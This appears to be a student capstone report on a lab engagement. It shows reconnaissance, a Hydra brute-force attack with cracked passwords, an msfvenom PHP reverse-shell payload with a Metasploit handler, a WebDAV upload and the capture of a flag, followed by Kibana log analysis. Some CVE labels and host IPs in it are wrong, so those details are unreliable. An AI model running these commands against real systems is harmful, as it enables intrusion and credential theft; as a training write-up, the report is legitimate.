Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: **255.255.255.0**
Gateway: **10.0.0.1**

Machines
IPv4: **192.168.1.1**
OS: **Linux**
Hostname: **Red vs Blue ML-REFVM-684427**

IPv4: **192.168.1.90**
OS: **Kali GNU**
Hostname: **Kali**

IPv4: **192.168.1.100**
OS: **Ubuntu Linux**
Hostname: **ELK**

IPv4: **192.168.1.105**
OS: **Ubuntu Linux**
Hostname: **Capstone**

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure Machine	192.168.1.1	(Host Machine, Cloud based-Host the 3 VM's in the network)-NATSwitch
Elk	192.168.1.100	- Network Monitoring Machine - Runs kibana - Logs data from Capstone Machine
Capstone	192.168.1.100	- Target machine mirroring a vulnerable server
Kali	192.168.1.90	- Attacking machine - Used for Penetration testing

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2019-6579 **Open Web Port 80**	Port 80 is the default network port used to send and receive unencrypted web pages. If left open it can allow public access.	An attacker with network access to the web server on port 80/TCP or 443/TCP could execute system commands with administrative privileges. Successful exploitation of the security vulnerability compromises confidentiality, integrity or availability of the targeted system.
CVE-2007-0450 **Directory Traversal Vulnerability in Apache HTTP Server**	Allows remote attackers to read arbitrary files.	Allowed attackers to reveal the IP address and secret folder
Weak Passwords	For a password to be strong it is suggested for it to lengthy, combination of letters & numbers & symbols.	Ashton and Ryan's passwords were leopoldo & linux4u. They were easily cracked using.
CVE-2019-3746 **Brute Force**	Checking all possible username and password combinations until the correct one is found	Combination of brute force and a common passwords list (rockyou.txt) until the correct pair was identified.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2021-31783 **Local File Inclusion**	An LFI vulnerability allows attackers to gain access to sensitive credentials. The attacker can read/execute files on the vulnerable machine.	LFI vulnerability allows an attacker to upload a malicious payload.
Root Access	Allows users to run programs with the security privileges of another user.	Vulnerabilities can be leveraged. Authorization to to execute any command and access any resource. Can be detrimental to a network.
WebDAV Vulnerability	It is a set of extensions to the HTTP protocol which allows users to collaboratively edit and manage files on remote web servers.	If WebDav is not configured properly, it can allow hackers to remotely modify website content.

Exploitation: CVE-2019-6579[Open Web Port 80]

01

Tools & Processes

I used nmap to scan the open ports on the target machine.

netdiscover -r 192.168.1.255/16


Used netdiscover -r to gather important information about the network such as IP of the machines.

nmap -sV 192.168.1.90/24

02

Achievements


Nmap scanned 256 IP addresses Found 4 hosts up, scanned in 6.63 seconds.



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

03



```
root@Kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-09 23:02 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00047s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00032s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00038s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.63 seconds
root@Kali:~# 
```


Exploitation: CVE-2019-6579[Open Web Port 80]

continued

04

meet_our_team/ashton.txt file led to the /company_folder/secret_folder


Hannah and Ashton's files both mention that a secret file does exist.



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
Hannah has been our VP of IT for nearly an hour! When it comes to training, Hannah slams her head against the desk when she hears of another employee falling for
a phishing email. "The people here are as ssweet as sugar and just as dumb" she writes "I am constantly having to teach Ahston how to access the secret_folder."
Haha Hannah, well done! We look forward to all of you meeting her in the future!
```



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton
in the future!
```

Exploitation: CVE-2019-3746 [Brute Force]

01

Tools & Processes


I ran a the Hydra command against a password list rockyou.txt to get ashton's password.

hydra -l ashton -P/usr/share/wordlists/rockyou txt -s 80 -f -vV 192.168.1.105 http-get/company_folders/secret_folders

02

Achievements


After using Ashton's username and PW (leopoldo) we were given access to a ryan's hashed password. WHich was easily cracked on crackstaion.net. Ryan's password was (linux4u)




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



```
14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 8] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-05 0
9:56:19
root@Kali:~#
```



Enter password for webdav

Username: ryan

Password: ●●●●●●●

○ Forget password immediately
● Remember password until you logout
○ Remember forever

Exploitation: CVE-2021-31783 [Local File Inclusion]

01

Tools & Processes


Msfvenom & meterpreter used to deliver payload on the capstone server (target machine)

02

Achievements

The payload provided an interactive shell to the attacker to explore the target machine and execute code.

The multi/handler exploit gave access to the machines shell.



```
-f raw > shell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=
80 -f raw > shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set lport 80
lport ⇒ 80
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:80
```

Exploitation: [WebDAV Vulnerability]

01

Tools & Processes


Kali File Manager was used to place the payload onto the victim’s web server while using Ryan’s username and Password and WebDav protocol.

02

Achievements


Used metasploit to connect to the web server and explore folders such as the root folder.

03



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system




```
vagrant@server1:/$ ls
bin   dev  flag.txt  initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  vagrant  vmlinuz
boot  etc  home      initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  var      vmlinuz.old
vagrant@server1:/$ cat flag.txt
b1ng0w@5h1sn@m0
vagrant@server1:/$
```


Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan took place on July 7,2022 at around 23:30 until 00:22:10 on July 8th
- 115,920 packets were sent, from the IP 192.168.1.90?
- The random high peaks in network traffic prove that there was a port scan.








Top Hosts Creating Traffic [Packetbeat Flows] ECS

@timestamp per 10 minutes	Source IP	Source Bytes
23:30	192.168.1.105	5.2MB
23:30	192.168.1.90	229.5KB
23:30	127.0.0.1	146.1KB
23:30	192.168.1.1	9.1KB
23:30	fe80::4eeb:42ff:fed2:d5d7	3KB
23:40	192.168.1.105	367.6MB
23:40	192.168.1.90	12.2MB
23:40	127.0.0.1	147.9KB
23:40	192.168.1.1	16.7KB
23:40	fe80::215:5dff:fe00:40f	720B

Analysis: Finding the Request for the Hidden Directory


- The requests occurred around 23:30 UTC. There were 16,023 request made for the /company_folders/secret_folder and there were 4 hits.
- The secret folder contained a hashed password for Ryan (CEO). This password would allow me to dive deeper into the company's system. The secret folder allowed me to upload a payload, to then exploit other vulnerabilities.



4 hits

Jul 8, 2022 @ 00:00:00.000 - Jul 8, 2022 @ 00:30:00.000

@timestamp	url.path	url.domain
Jul 8, 2022 @ 00:09:51.232	/company_folders/secret_folder/	192.168.1.105
Jul 8, 2022 @ 00:09:51.162	/company_folders/secret_folder/	192.168.1.105
Jul 8, 2022 @ 00:09:17.507	/company_folders/secret_folder/	192.168.1.105
Jul 8, 2022 @ 00:09:17.437	/company_folders/secret_folder/	192.168.1.105

